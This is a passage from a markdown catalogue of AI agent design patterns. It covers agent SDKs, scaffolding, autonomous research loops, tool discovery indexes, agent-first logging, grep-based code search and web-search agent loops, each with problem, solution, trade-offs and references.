- [OpenAI Build Hour: Agent RFT (November 2025)](https://youtu.be/1s_7RMG4O4U)
- [OpenAI Fine-tuning Guide](https://platform.openai.com/docs/guides/fine-tuning)
- [ReAct: Synergizing Reasoning and Acting in Language Models](https://arxiv.org/abs/2210.03629) (Yao et al., ICLR 2023)
- [Reflexion: Language Agents with Verbal Reinforcement Learning](https://arxiv.org/abs/2303.11366) (Shinn et al., NeurIPS 2023)
- [DeepSeekMath: GRPO for Mathematical Reasoning](https://arxiv.org/abs/2402.03300) (Shao et al., 2024)
- Related patterns: RLAIF, Tool Use Incentivization via Reward Shaping, Inference-Healed Code Review Reward, Memory Reinforcement Learning
---
## Agent SDK for Programmatic Control
**Status:** emerging
**Category:** Tool Use & Environment
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.nibzard.com/claude-code
## Problem
Interactive terminal or chat interfaces are suitable for many agent tasks, but not for all. Integrating agent capabilities into automated workflows (e.g., CI/CD pipelines, scheduled jobs, batch processing) or building more complex applications on top of core agent functionalities requires a programmatic interface.
## Solution
Provide a Software Development Kit (SDK) that exposes the agent's core functionalities for programmatic access. This SDK allows developers to:
- Invoke agent actions (e.g., process a prompt, use a tool, access memory) from code (e.g., Python, TypeScript).
- Configure agent behavior and tool access in a non-interactive manner.
- Integrate agent logic into larger software systems.
- Automate repetitive tasks that involve the agent.
- Build custom user interfaces or applications powered by the agent's backend.
- Control resource limits (token budgets, execution time, cost caps).
- Implement fine-grained permission management and authorization scopes.
The SDK typically includes libraries, command-line interfaces (CLIs) for scripting, and documentation for headless or embedded use of the agent.
## Example (SDK integration)
```mermaid
flowchart TD
A[Application/Script] --> B[Agent SDK]
B --> C[Agent Core]
B --> D[CLI Interface]
B --> E[Python Library]
B --> F[TypeScript Library]
C --> G[Tool Access]
C --> H[Memory Management]
C --> I[Model Interface]
G --> J[File System]
G --> K[Web API]
G --> L[Custom Tools]
```
## Example CLI Usage (Conceptual, from Claude Code SDK info):
```bash
$ claude -p "what did i do this week?" \
--allowedTools Bash(git log:*) \
--output-format json
```
## How to use it
**When to use:**
- CI/CD pipeline integration and automated workflows
- Batch processing across multiple files or projects
- Building custom applications or UIs powered by agent backends
- High-performance requirements where caching and reduced overhead matter
- External developer integration and standardization needs
**When to avoid:**
- Microservices architecture (prefer REST/gRPC APIs)
- Language and framework independence is critical
- High-frequency calls (>100/sec) or real-time streaming
**Implementation guidance:**
- Start with a narrow tool surface and explicit parameter validation
- Add observability around tool latency, failures, and fallback paths
- Implement sandbox isolation for code execution
## Trade-offs
* **Pros:** Enables automation and CI/CD integration; provides fine-grained control over permissions, resources, and observability; supports batch processing and custom UIs.
* **Cons:** Introduces integration coupling and environment-specific upkeep; loses conversational interactivity and clarification; requires programmatic error handling with robust retry/fallback logic.
## References
- Based on the description of the Claude Code SDK in "Mastering Claude Code: Boris Cherny's Guide & Cheatsheet," section VI.
- OpenAI Agents SDK (Swarm framework): https://github.com/openai/openai-agents-python
- Google Agent Development Kit (ADK): https://github.com/google/adk-python
[Source](https://www.nibzard.com/claude-code)
---
## Agent-Assisted Scaffolding
**Status:** validated-in-production
**Category:** UX & Collaboration
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=BGgsoIgbT_Y
## Problem
Starting a new feature, module, or codebase often involves writing a significant amount of boilerplate or foundational code. This can be time-consuming and repetitive for developers.
## Solution
Utilize an AI agent to generate the initial structure, boilerplate code, or layout for new software components. The developer provides a high-level description of the desired feature or component, and the agent "scaffolds" out the basic files, functions, classes, and directory structures.
This allows developers to:
- Quickly get a new part of the system started.
- Focus on the core logic rather than repetitive setup tasks.
- Ensure consistency in initial project structure.
**Scaffolding Modes:**
- **Text-to-code:** Natural language descriptions generate code structure
- **Design-to-code:** Figma, PSD, or design sketches convert to layouts (tools achieve ~92% layout accuracy)
- **Repository-aware:** Agents read existing codebases to scaffold compatible structures
**Critical for Future AI Agent Work**: The scaffolded structure becomes crucial context for subsequent AI agent interactions. Well-structured scaffolding with clear file organization, naming conventions, and architectural patterns helps future agents understand the codebase layout and make more informed decisions when implementing features or making modifications.
The agent acts as a "kickstarter" for new development efforts while simultaneously enriching the repository's structural context for future AI-assisted development.
## Example
```mermaid
flowchart TD
A[Developer: Create new API endpoint for user profiles] --> B[Agent: Generate Scaffolding]
B --> C[Generated Files: Routes, Controllers, Models, Tests]
C --> D[Developer: Implement Core Logic in Scaffolded Files]
```
## How to use it
**Best suited for:**
- New feature or module development
- Greenfield projects and prototyping
- Standardized frameworks (React, Express, etc.)
- Repetitive boilerplate generation
**Less effective for:**
- Legacy system integration (10+ year-old codebases)
- Highly regulated environments with strict compliance
- Complex business logic requiring deep domain expertise
**Core practice:** "AI scaffolds, you refine details"—review generated code at checkpoints before proceeding.
## Trade-offs
* **Pros:** Faster time to first code, consistent project structure, reduced boilerplate.
* **Cons:** Code reliability issues (36% of developers report problems), requires human review, struggles with legacy integration. Scaffolding is essential—without it, configurations lead to "massive overengineering" (SANER 2026).
## References
- Lukas Möller (Cursor) mentions this at 0:03:40: "So I think for like initially laying out some code base, some new feature, it's very, very useful to just like use the agent feature to kind of get that started."
- Primary source: https://www.youtube.com/watch?v=BGgsoIgbT_Y
- "Biscuit: Scaffolding LLM-Generated Code" (2024). arXiv:2404.07387v1 - Explores scaffolding users to guide code generation and trust in AI-powered tools.
- "Scratch Copilot: Supporting Youth Creative Coding with AI" (2025). arXiv:2505.03867v1 - Implements supportive scaffolding mechanisms for real-time ideation, code generation, and debugging.
- "App.build: Scaffolding Environment-Aware Multi-Agent Systems" (2026). SANER 2026 Industrial Track, arXiv:2509.03310v2 - Ablation studies show configurations without scaffolding lead to "massive overengineering."
---
## Agent-Driven Research
**Status:** established
**Category:** Orchestration & Control
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=u85G2aV_5rQ
## Problem
Traditional research methods often lack the ability to adapt search strategies based on emerging results, limiting efficiency and potential discoveries. Complex research tasks require multi-round investigation, cross-source synthesis, and dynamic strategy adjustment that static retrieval systems cannot provide.
## Solution
Allow AI agents to independently conduct the entire research process. Given a research question, the agent:
- Creates its own search queries through dynamic planning.
- Executes the searches across multiple sources.
- Examines the data and evaluates quality/relevance.
- Reflects on whether sufficient information has been gathered.
- Adjusts its search strategy based on findings and gaps.
- Repeats until satisfaction criteria are met.
- Synthesizes findings into a comprehensive, well-sourced report.
The key mechanism is a self-reflective iteration loop: after each search cycle, the agent evaluates results against its research goals and autonomously determines the next exploration direction. Production implementations typically combine four subsystems: planning (task decomposition), memory (context + vector store), action (tool orchestration), and reflection (quality evaluation).
A common variant uses parallel multi-agent teams, where different agents simultaneously pursue different research angles and later synthesize findings.
## Example (flow)
```mermaid
flowchart TD
A[Research Question] --> B[Formulate Search Query]
B --> C[Execute Search]
C --> D[Analyze Retrieved Information]
D --> E{Sufficient Information?}
E -->|No| F[Refine Search Strategy]
F --> B
E -->|Yes| G[Synthesize & Summarize Findings]
G --> H[Present Results to User]
```
## How to use it
- Use for open-ended research requiring strategy adaptation and multi-source synthesis.
- Use when tasks need explicit control flow between planning, execution, and fallback.
- Define clear termination conditions (satisfaction-based or resource-limited).
- Design for multi-source integration (web, databases, documents).
- Combine with reflection loop for self-correction; with agentic RAG for document retrieval.
## Trade-offs
* **Pros:** Enables autonomous multi-round investigation; adapts strategy based on findings; produces comprehensive, well-sourced outputs; superior for complex analytical tasks.
* **Cons:** Higher token cost (5-10x vs. single-round retrieval); increased latency from multiple LLM calls; planning stability challenges; orchestration complexity adds states to debug.
## References
- "How AI Agents Are Reshaping Creation": "That question goes to the agent, the agent formulates the searches in the form of tool calls. So it'll search the Web, it'll search some existing index or what have you, and it'll iterate until it's sort of satisfied with the amount of information that it gets, and then summarizes the output for you."
- ReAct (Reasoning + Acting): Foundational pattern establishing the Thought → Action → Observation loop; Yao et al., Princeton University & Google Research, ICLR 2023
- "The AI Scientist: Towards Fully Automated Open-Ended Scientific Discovery": Automated research lifecycle from idea generation to manuscript writing; Sakana AI + Oxford + UBC, arXiv:2408.06292, 2024
- "From AI for Science to Agentic Science: A Survey on Autonomous Scientific Discovery": Survey of autonomous research agents and scientific discovery systems; Shanghai AI Lab, arXiv:2508.14111, 2025
- Tongyi DeepResearch: Open-source agent-driven research system with 60% inference cost reduction; Alibaba Tongyi Lab, arXiv:2510.24701, 2025
- Primary source: https://www.youtube.com/watch?v=u85G2aV_5rQ
---
## Agent-First Tool Discovery
**Status:** emerging
**Category:** Tool Use & Environment
**Authors:** Shane Cheek (@unitedideas, affiliated with Not Human Search)
**Source:** https://modelcontextprotocol.io/specification/2025-06-18/basic/transports
## Problem
Individual services can declare their agent-readiness via static manifests (`llms.txt`, `ai-plugin.json`, OpenAPI specs). But an agent that needs a new capability at runtime has no way to search *across* services to find, compare, and select the best match. Static manifests describe one service; they do not solve cross-service discovery.
Today, tool catalogs are hardcoded into system prompts, manually curated in static lists, or require human-mediated searches through documentation designed for humans. When an agent needs a capability it does not have -- say, a calendar API or a code review tool -- there is no programmatic search that returns structured, verified results ranked by agent-relevant signals.
## Solution
Build or use a search index specifically designed for agent consumers. The index catalogs tools, APIs, and MCP servers with structured metadata that agents can parse without HTML scraping or natural-language interpretation. Key components:
1. **Machine-readable search API**: A REST or MCP endpoint that returns structured JSON with tool name, description, endpoint URL, protocol, authentication type, and capability tags.
2. **Agentic scoring**: Rank results by agent-relevant signals rather than SEO metrics -- API uptime, documentation completeness, MCP compliance, response latency, schema availability.
3. **Protocol-native access**: Expose the search itself via the same protocols agents already speak (MCP JSON-RPC, REST with OpenAPI spec, `llms.txt`), so discovery does not require a different integration path than usage.
4. **Verification layer**: Actively probe indexed services to confirm they respond correctly, support claimed protocols, and return valid schemas -- not just trust self-reported metadata.
```pseudo
agent_needs("calendar integration")
→ query tool_discovery_index("calendar API", filters={protocol: "mcp"})
→ receive [{name: "cal-service", url: "...", auth: "api_key", mcp_verified: true, score: 92}]
→ agent evaluates candidates by score, protocol match, auth requirements
→ agent connects to top candidate directly
```
The workflow replaces the human loop of "search Google → read docs → evaluate → integrate" with a single programmatic query that returns agent-ready results.
## How to use it
**Best for:**
- Autonomous agents that need to acquire new capabilities at runtime without human guidance
- Agent orchestrators that route tasks to specialized tools based on capability matching
- Development environments where agents suggest or auto-configure integrations
**Implementation considerations:**
- Index should catalog at minimum: service name, description, base URL, supported protocols, authentication method, and a machine-parseable capability schema
- Active verification (probing endpoints, validating MCP handshakes) dramatically improves result quality over passive catalog approaches
- Expose discovery via the same protocol the tools use -- if indexing MCP servers, offer discovery as an MCP tool itself
- Include `llms.txt` and OpenAPI specs at well-known URLs so agents can discover the discovery service
**Relationship to other patterns:**
- Extends [Static Service Manifest for Agents](static-service-manifest-for-agents.md): manifests describe a single service; this pattern indexes across many services
- Complements [Progressive Tool Discovery](progressive-tool-discovery.md): this pattern finds candidates; progressive discovery handles runtime detail-loading after selection
## Trade-offs
**Pros:**
- Removes human from the tool-selection loop entirely
- Structured results eliminate HTML parsing and prompt-injection risks from web scraping
- Verification layer filters out dead or non-compliant services before the agent wastes calls
- Protocol-native access means zero additional integration work for agents already using MCP or REST
**Cons:**
- Requires a maintained index with active crawling and verification -- not free to operate
- Coverage depends on index breadth; niche or private tools may not be indexed
- Trust model: agents must trust the index operator's scoring and verification methodology
- Adds a dependency -- if the discovery service is down, agents cannot find new tools
## References
- llms.txt community specification: https://llmstxt.org
- Model Context Protocol (MCP): https://modelcontextprotocol.io
- Not Human Search (known implementation): https://nothumansearch.ai
- OpenAI ChatGPT Plugin manifest (prior art for machine-readable service description): https://platform.openai.com/docs/plugins
---
## Agent-First Tooling and Logging
**Status:** established
**Category:** Tool Use & Environment
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.sourcegraph.com
## Problem
Most developer tools, CLIs, and application logs are designed for human consumption. They use color-coded, multi-line, or summarized outputs that are easy for a person to scan but can be difficult for an AI agent to parse reliably. This "human-centric" design creates noise and ambiguity, forcing the agent to waste tokens and effort on interpreting output rather than acting on it.
## Solution
Consciously design and adapt tooling and logging to be "agent-first," prioritizing machine-readability over human ergonomics. The environment should cater to the agent's need for clear, structured, and unambiguous information.
- **Unified Logging:** Instead of multiple log streams (client, server, database), consolidate them into a single, unified log. This gives the agent a single source of truth to monitor.
- **Verbose, Structured Output:** Prefer verbose, structured formats like JSON lines over concise, human-readable text. An agent can parse structured data far more effectively and is not constrained by screen space. Use schemas like Pydantic (Python) or Zod (TypeScript) for type-safe structured outputs.
- **Agent-Aware CLIs:** Design new tools or add flags to existing tools (`--for-agent`, `--json`) that modify their output to be more explicit and less ambiguous for an AI. Assume the agent, not a human, is the primary consumer.
- **Standardized Tool Protocol:** Use the Model Context Protocol (MCP) as the standard interface for agent-tool communication. Introduced in 2024 and donated to the Agent AI Foundation in 2025, MCP provides a universal "USB interface for agents."
- **Code-First Tool Interface:** For complex workflows, LLMs generate code that calls tools rather than invoking them directly. This provides 10-100x token reduction by keeping intermediate results in the execution environment rather than model context.
This shift in design philosophy acknowledges that as agents perform more development work, the tools they use must adapt to serve them directly. An agent-friendly environment is a prerequisite for reliable and efficient agent performance.
## Example
```mermaid
sequenceDiagram
participant Agent
participant CLI as CLI Tool
participant Logger as Unified Logger
participant System as System Services
Agent->>CLI: command [for-agent] [json]
CLI->>System: Execute operation
System->>Logger: Write structured log entry
Logger->>Agent: JSON log stream
Note over Agent: Parses structured data easily
Agent->>CLI: Next command based on log analysis
```
## How to use it
1. **Audit Current Tools:** Identify tools that produce human-centric output and either find agent-friendly alternatives or add structured output flags
2. **Implement Unified Logging:** Consolidate multiple log sources into a single, structured stream that agents can monitor
3. **Create Agent-Aware APIs:** When building new tools, prioritize machine-readable output formats and clear, unambiguous responses
4. **Use Structured Formats:** Default to JSON, YAML, or other structured formats instead of free-form text output
## Trade-offs
- **Pros:**
- Dramatically improves agent parsing accuracy and speed
- Reduces token waste on output interpretation
- Enables more reliable automation and decision-making
- Single source of truth for system state
- **Cons/Considerations:**
- May sacrifice human readability and debugging convenience
- Requires investment in tooling modifications
- Teams need to maintain both human and agent interfaces (dual-interface pattern)
- Learning curve for developers used to human-centric tools
- Code-first patterns require additional infrastructure (sandboxed execution)
## References
- From Thorsten Ball: "What we've seen people now do is well instead of having the client log and having the browser log and having the database log, let's have one unified log because then it's easier for the agent to just look at this log... You can just have like JSON line outputs and whatnot because the agent can understand it much better than a human can... This is not made for human consumption anymore. How can we optimize this for agent consumption?"
- From Kenton Varda: "LLMs are better at writing code to call MCP, than at calling MCP directly."
- Model Context Protocol: https://modelcontextprotocol.io (de facto standard for agent-tool interface, 2024-2025)
- Primary source: https://www.sourcegraph.com
---
## Agent-Friendly Workflow Design
**Status:** best-practice
**Category:** UX & Collaboration
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.nibzard.com/silent-revolution
## Problem
Simply providing an AI agent with a task is often not enough for optimal performance. If workflows are too rigid, or if humans micromanage the agent's technical decisions, the agent may struggle or produce suboptimal results. Agents perform best when given some degree of freedom and when the tasks are structured in a way that aligns with their strengths.
## Solution
Consciously design and adapt workflows, task structures, and human-agent interaction points to be "agent-friendly." This involves:
- **Clear Goal Definition:** Provide clear, high-level goals rather than overly prescriptive, step-by-step instructions for every detail.
- **Appropriate Autonomy:** Grant the agent sufficient freedom to make its own implementation choices and explore solutions, especially if it has been programmed for such freedom.
- **Structured Input/Output:** Define clear interfaces for how the agent receives information and delivers results.
- **Iterative Feedback Loops:** Establish mechanisms for the agent to present intermediate work and for humans to provide corrective feedback without stifling the agent.
- **Tool Provisioning:** Ensure the agent has access to the necessary tools and understanding of how to use them for the given workflow.
- **Planning-Execution Separation:** Separate planning from execution—never implement before reviewing and approving the plan. This dramatically reduces waste and enables early course correction.
- **Clear Handoff Protocols:** For multi-agent systems, define explicit handoff criteria, message formats, and context preservation to prevent infinite loops and responsibility confusion.
This approach aims to create a collaborative environment where the agent's capabilities are maximized by a thoughtfully designed process.
## Example (workflow adaptation)
```mermaid
flowchart TD
A[Traditional Workflow] --> B{Agent-Friendly?}
B -->|No| C[Redesign Process]
C --> D[Clear Goal Definition]
C --> E[Appropriate Autonomy]
C --> F[Structured I/O]
C --> G[Feedback Loops]
C --> H[Tool Provisioning]
D --> I[Optimized Workflow]
E --> I
F --> I
G --> I
H --> I
B -->|Yes| I
I --> J[Enhanced Agent Performance]
```
## How to use it
- Use this when humans and agents share ownership of work across handoffs.
- Start with clear interaction contracts for approvals, overrides, and escalation.
- Capture user feedback in structured form so prompts and workflows can improve.
- **Start simple:** Begin with a single agent and limited scope; complexity increases exponentially, not linearly, as agents are added.
- **Design observability from day one:** Complete tracing is mandatory for debugging multi-step agent execution.
- **Deploy to observe:** Use production as the learning environment—iterate in days rather than perfecting for months before launch.
## Trade-offs
* **Pros:** Creates clearer human-agent handoffs, better operational trust, and enables rapid iteration based on real-world feedback.
* **Cons:** Needs explicit process design and coordination across teams. Multi-agent systems can become exponentially complex—fewer, well-designed agents often outperform complex architectures.
## References
- Derived from insights in "How AI Agents Are Reshaping Creation," such as: "If you become a little too technical, they actually start to struggle to use the agent, because they're trying to force it to do certain technical decisions, whereas Replit agent is sort of programmed in a way to have more freedom." And the concluding point: "Focus on agent-friendly workflows - Creating environments where humans and AI agents can collaborate effectively."
[Source](https://www.nibzard.com/silent-revolution)
- [OpenAI Swarm](https://github.com/openai/swarm) - Lightweight multi-agent orchestration with handoff patterns
- [Agent Engineering: Deploy to Observe](https://www.anthropic.com/index/agent-engineering) - Production deployment patterns for reliable agent systems
---
## Agent-Powered Codebase Q&A / Onboarding
**Status:** validated-in-production
**Category:** Context & Memory
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=BGgsoIgbT_Y
## Problem
Understanding a large or unfamiliar codebase can be a significant challenge for developers, especially when onboarding to a new project or trying to debug a complex system. Manually searching and tracing code paths is time-consuming.
## Solution
Leverage an AI agent with retrieval, search, and question-answering capabilities to assist developers in understanding a codebase. The agent can:
- **Index the codebase** using semantic embeddings, AST parsing (e.g., Tree-sitter), and code graphs that capture symbol relationships
- **Respond to natural language queries** about code behavior, location of features, and component interactions
- **Support multiple query types**: location ("Where is X implemented?"), behavioral ("What happens when Y?"), impact ("What modules are affected?"), and relationship queries
- **Generate documentation** and summaries automatically from code analysis
Effective systems combine semantic search (embeddings) with structural understanding (code graphs) for repository-scale context, not just file-level analysis.
## Example
```mermaid
sequenceDiagram
Developer->>Agent: "Where is the database connection configured?"
Agent->>Codebase: Search/Analyze
Agent-->>Developer: "It's configured in `config/database.js` and used by the `UserService`."
```
## How to use it
- Use for onboarding to new codebases, exploring legacy systems, and answering repository-wide questions
- Provide configuration files (e.g., CLAUDE.md) with project-specific instructions to guide agent behavior
- Consider MCP (Model Context Protocol) integration for standardized tool and data source connectivity
- Combine single-agent approaches (simpler, lower cost) with multi-agent systems for specialized roles (navigation, QA, documentation)
## Trade-offs
* **Pros:** Accelerates onboarding and codebase understanding; enables natural language exploration of complex systems; scales from single-file to repository-wide context.
* **Cons:** Indexing quality directly impacts answer accuracy; requires ongoing maintenance of code graphs and embeddings as codebases evolve.
## References
- Lukas Möller (Cursor) at 0:03:58: "...when initially getting started with a codebase that one might not be too knowledgeable about, that's using kind of the QA features a lot, using a lot of search... doing research in a codebase and figuring out how certain things interact with each other."
- Aman Sanger (Cursor) at 0:05:50: "...as you got to places where you're really unfamiliar, like Lucas was describing when you're kind of coming into a new codebase, it's just there's this massive step function that you get from using these models."
- Luo, Q., et al. (2024). "RepoAgent: An LLM-Powered Open-Source Framework for Repository-level Code Documentation Generation." [arXiv:2402.16667](https://arxiv.org/abs/2402.16667) - EMNLP 2024
- Yang, J., et al. (2024). "SWE-agent: Agent-Computer Interfaces Enable Automated Software Engineering." [arXiv:2405.15793](https://arxiv.org/abs/2405.15793) - arXiv preprint
- Primary source: https://www.youtube.com/watch?v=BGgsoIgbT_Y
---
## Agentic Search Over Vector Embeddings
**Status:** best-practice
**Category:** Tool Use & Environment
**Authors:** Nikola Balic (@nibzard)
**Source:** https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it
## Problem
Vector embeddings for code search require:
- Continuous re-indexing as code changes
- Handling local uncommitted changes
- Additional security surface area for enterprise deployments
- Infrastructure overhead (embedding models, vector databases)
- Stale indices when developers work on multiple branches
Traditional RAG approaches add complexity that may not be necessary with modern capable LLMs.
## Solution
Replace vector search with **agentic search** using bash, grep, file traversal, and other command-line tools. Modern LLMs are skilled enough at using search tools iteratively to achieve comparable accuracy without the maintenance burden of vector indices.
**Key approach:**
1. **Tool-based search**: Provide grep, ripgrep, find, ls, and other search utilities
2. **Iterative refinement**: Let the agent search multiple times, narrowing results
3. **No pre-indexing**: Search happens on-demand against current file state
4. **Optional MCP integration**: If teams want semantic search, expose it via MCP tool
```pseudo
# Instead of:
vector_db.index(codebase) # requires continuous updates
results = vector_db.query(embedding(query))
# Use:
agent.call_tool("grep", pattern="function.*authenticate")
agent.call_tool("find", pattern="**/auth/*.ts")
agent.refine_search_based_on_results()
```
## How to use it
**When to use agentic search:**
- Code bases with frequent changes
- Teams without dedicated vector infrastructure
- Security-sensitive deployments (fewer external dependencies)
- Local development where files change constantly
- Multi-branch workflows
**Implementation:**
1. Provide comprehensive search tools (grep, ripgrep, find, fd, ast-grep)
2. Give agent permission to search iteratively
3. Optimize for fast tool execution rather than perfect first results
4. Let agent learn search strategies through system prompts
**Claude Code example:**
Claude Code initially used vector embeddings but switched to pure agentic search for:
- **Cleaner deployment**: No indexing step, works immediately
- **Local changes**: Always searches current file state
- **Security**: Reduced attack surface for enterprise
- **Accuracy**: Comparable results with Sonnet 4+ models
## Trade-offs
**Pros:**
- No indexing infrastructure to maintain
- Always searches current state (no stale results)
- Works with local uncommitted changes
- Simpler security model
- Faster setup for new repositories
- No embedding model costs
**Cons:**
- May require multiple search iterations (more tokens)
- Slower on very large codebases (millions of files)
- Less semantic understanding (e.g., "authentication" vs "login")
- Requires capable models (Sonnet 4+) for good results
- Higher latency for complex queries
## References
* Cat Wu (Anthropic): "We did use vector embeddings initially. They're really tricky to maintain because you have to continuously re-index... Claude is really good at agentic search. You can get to the same accuracy level with agentic search and it's just a much cleaner deployment story."
* Cat Wu: "If you do want to bring semantic search to Claude Code, you can do so via an MCP tool."
* [AI & I Podcast: How to Use Claude Code Like the People Who Built It](https://every.to/podcast/transcript-how-to-use-claude-code-like-the-people-who-built-it)
---
## AI Web Search Agent Loop
**Status:** emerging
**Category:** Tool Use & Environment
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.amplifypartners.com/blog-posts/how-ai-web-search-works
## Problem
Traditional LLMs have a training cutoff date, meaning they don't know recent facts or real-time information. Simply connecting a model to a search API isn't enough - the model needs to:
- Decide when searching is necessary versus using internal knowledge
- Translate conversational context into effective search queries
- Find diverse, long-tail results rather than just popular pages
- Iterate and refine searches based on intermediate results
- Cite sources properly to build user trust and reduce hallucination concerns
## Solution
Implement an iterative web search agent loop where a coordinating agent manages multiple parallel worker agents to comprehensively research a topic.
**Core components:**
1. **Search Decision Layer**: A trained classifier that determines when web search is appropriate (using SFT, RLHF, or RL training)
2. **Query Translation**: Convert conversational context into effective search queries and operators:
- Keyword extraction (SERP APIs have 32 keyword limits)
- Domain-specific searches (e.g., only instagram.com, only Reddit)
- Temporal operators (e.g., results from last 3 months)
- Query rewriting: Converting natural language to standardized semantic expressions
3. **Parallel Worker Agent Spawning**: The coordinating agent creates multiple specialized worker agents that:
- Search different domains/angles simultaneously
- Use different operators and query variations
- Aggregate results back to the coordinator
4. **Iterative Refinement**: Based on initial results, the coordinator:
- Identifies new questions raised by the findings
- Spawns additional workers with more specific searches
- Repeats until satisfied with result quality
5. **Citation & Indexing**: Maintain an ephemeral index per search session with proper source attribution
```mermaid
flowchart TD
A[User Query] --> B{Search Decision}
B -->|No search needed| C[Answer from Internal Knowledge]
B -->|Search needed| D[Query Translation]
D --> E[Coordinating Agent]
E --> F1[Worker Agent 1 Domain: Reddit]
E --> F2[Worker Agent 2 Domain: News Sites]
E --> F3[Worker Agent 3 Temporal: Last 3 months]
F1 --> G[SERP API]
F2 --> G
F3 --> G
G --> H[Results Aggregation]
H --> I{Satisfactory?}
I -->|No| J[Refine Queries]
J --> E
I -->|Yes| K[Synthesize with Citations]
K --> L[Final Answer]
```
## How to use it
**When to implement:**
- Building AI assistants that need real-time information
- Applications requiring factual accuracy and source attribution
- Research tools that need diverse, long-tail web content
- Reducing hallucination in domain-specific queries
**Implementation considerations:**
- **SERP API limitations**: Current SERP APIs (Google, Bing, DuckDuckGo) are optimized for humans, not AI. They curate top 10 results rather than providing breadth/diversity
- **Caching strategy**: For performance, consider maintaining a cached web index for quick retrieval, using SERP APIs primarily for URL discovery and then pulling content directly
- **Operator support**: Some SERP APIs have deprecated advanced operators, limiting refinement capabilities
- **Parallelization**: Web search is easily parallelizable - spawn multiple workers for speed
**Search levels (analogous to autonomy levels):**
- **L1 - Default mode**: Model autonomously decides when to invoke web search
- **L2 - Dedicated mode**: User explicitly triggers search via UI interaction
- **L3 - Research mode**: Multi-step iterative search for comprehensive coverage
**Query strategy:**
Models should emulate human search behavior:
- Don't just take the first result
- Check multiple sources (Reddit, news sites, specialized domains)
- Iterate with refined queries based on findings
- Use operators to filter by domain, recency, content type
## Trade-offs
**Pros:**
- Access to real-time information beyond training cutoff
- Reduced hallucinations through source grounding
- Increased user confidence through citations
- Can find niche, long-tail information through iterative search
- Parallelizable for performance
**Cons:**
- SERP APIs are not optimized for AI agents (keyword limits, curation bias)
- Complex system with multiple moving parts and external dependencies
- Higher latency and cost than internal knowledge retrieval
- Requires training models to make reliable tool calls
- Some SERP operators deprecated, limiting refinement options
## References
* [How AI web search works | Amplify Partners](https://www.amplifypartners.com/blog-posts/how-ai-web-search-works)
* [Retrieval-Augmented Generation (RAG) | Lewis et al., NeurIPS 2020](https://arxiv.org/abs/2005.11401)
* [ReAct: Synergizing Reasoning and Acting | Yao et al., ICLR 2023](https://arxiv.org/abs/2210.03629)
* [Toolformer | Schick et al., NeurIPS 2023](https://arxiv.org/abs/2302.04761)
---
## AI-Accelerated Learning and Skill Development
**Status:** validated-in-production
**Category:** UX & Collaboration
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=BGgsoIgbT_Y
## Problem
Developing strong software engineering skills, including "taste" for clean and effective code, traditionally requires extensive experience, trial-and-error, and mentorship, which can be a slow process, especially for junior developers.
## Solution
Utilize AI agents as interactive learning tools that accelerate a developer's skill acquisition and "taste" development. By using AI coding assistants, developers can:
1. **Iterate Faster:** Quickly try out different approaches and see immediate results or feedback (e.g., compiler errors, test failures, AI-generated alternatives).
2. **Learn from Mistakes Efficiently:** The AI can help identify and explain errors, allowing developers to understand why something failed more quickly.
3. **Observe Best Practices:** By examining AI-generated code (which ideally reflects good practices), developers can learn new patterns and techniques.
4. **Get Explanations on Demand:** Developers can ask the AI to explain complex concepts or unfamiliar code, acting as an always-available tutor.
5. **Reduce Fear of Experimentation:** The ease of generating or refactoring code with AI can encourage developers to explore more, knowing they can easily revert or try again.
**Key mechanisms:**
* **Skill Leveling Effect:** Less experienced developers benefit more from AI assistance, helping bridge gaps between junior and senior developers.
* **Adaptive Scaffolding:** AI provides guidance at the edge of the learner's ability (Zone of Proximal Development), with support fading as competence grows.
* **Deliberate Practice at Scale:** 24/7 availability enables goal-oriented, feedback-driven practice with infinite patience for repetition.
This creates an environment where developers, particularly those less experienced, can learn and refine their skills at an accelerated pace by having a powerful, responsive partner in the coding process.
## How to use it
- **Learning new frameworks or domains:** Use AI to accelerate onboarding while maintaining independent problem-solving.
- **Deliberate practice:** Ask for explanations and rationale, not just code. Request alternatives to compare approaches.
- **Fade support gradually:** Start with heavy AI assistance, then reduce as competence builds to preserve skill development.
- **Socratic interaction:** Have AI ask questions rather than give answers to build understanding and judgment.
- **Code review partnerships:** Use AI as a first-pass reviewer to expose different perspectives and patterns.
## Trade-offs
* **Pros:** Accelerated skill acquisition, particularly for junior developers; 24/7 availability with infinite patience; personalized learning paths; reduced fear of experimentation.
* **Cons:** Risk of superficial learning without independent problem-solving; overreliance can inhibit skill formation; requires metacognitive discipline to fade support appropriately.
## References
- Lukas Möller (Cursor) at 0:13:35: "I think quality comes very much from iterating quickly, making mistakes, figuring out why certain things failed. And I think models vastly accelerate this iteration process and can actually through that make you learn more quickly what works and what doesn't."
- Jacob Jackson (Cursor) at 0:17:57: "these tools are very good educationally as well, and they can help you become a great programmer... if you have a question about how something works... now you can just press command L and ask Claude... and I think that's very valuable."
- "Teaching with AI: A Systematic Review" (Nature, 2025): Meta-analysis of 51 studies finding significant positive impact on learning outcomes, most effective in problem-based learning and skill-oriented courses.
- Microsoft/Princeton/UPenn RCT Study (2025): 4,000+ developers; less experienced developers benefited more from AI assistance (skill leveling effect).
- Primary source: https://www.youtube.com/watch?v=BGgsoIgbT_Y
---
## AI-Assisted Code Review / Verification
**Status:** emerging
**Category:** Feedback Loops
**Authors:** Nikola Balic (@nibzard)
**Source:** https://www.youtube.com/watch?v=BGgsoIgbT_Y
## Problem
As AI models generate increasing amounts of code, the bottleneck in software development shifts from code generation to code verification and review. Ensuring that AI-generated code is not only syntactically correct but also semantically correct, aligns with the intended functionality (especially if underspecified), and meets quality standards becomes crucial and time-consuming.
## Solution
Develop and employ AI-powered tools and processes specifically designed to assist humans in reviewing and verifying code, whether it's AI-generated or human-written. This can involve:
- AI agents that analyze code changes and highlight potential issues, bugs, or deviations from best practices.
- Tools that help summarize the intent or impact of code changes, making it easier for human reviewers to understand.
- Interactive systems where reviewers can ask the AI to explain parts of the code or justify certain decisions made during generation.
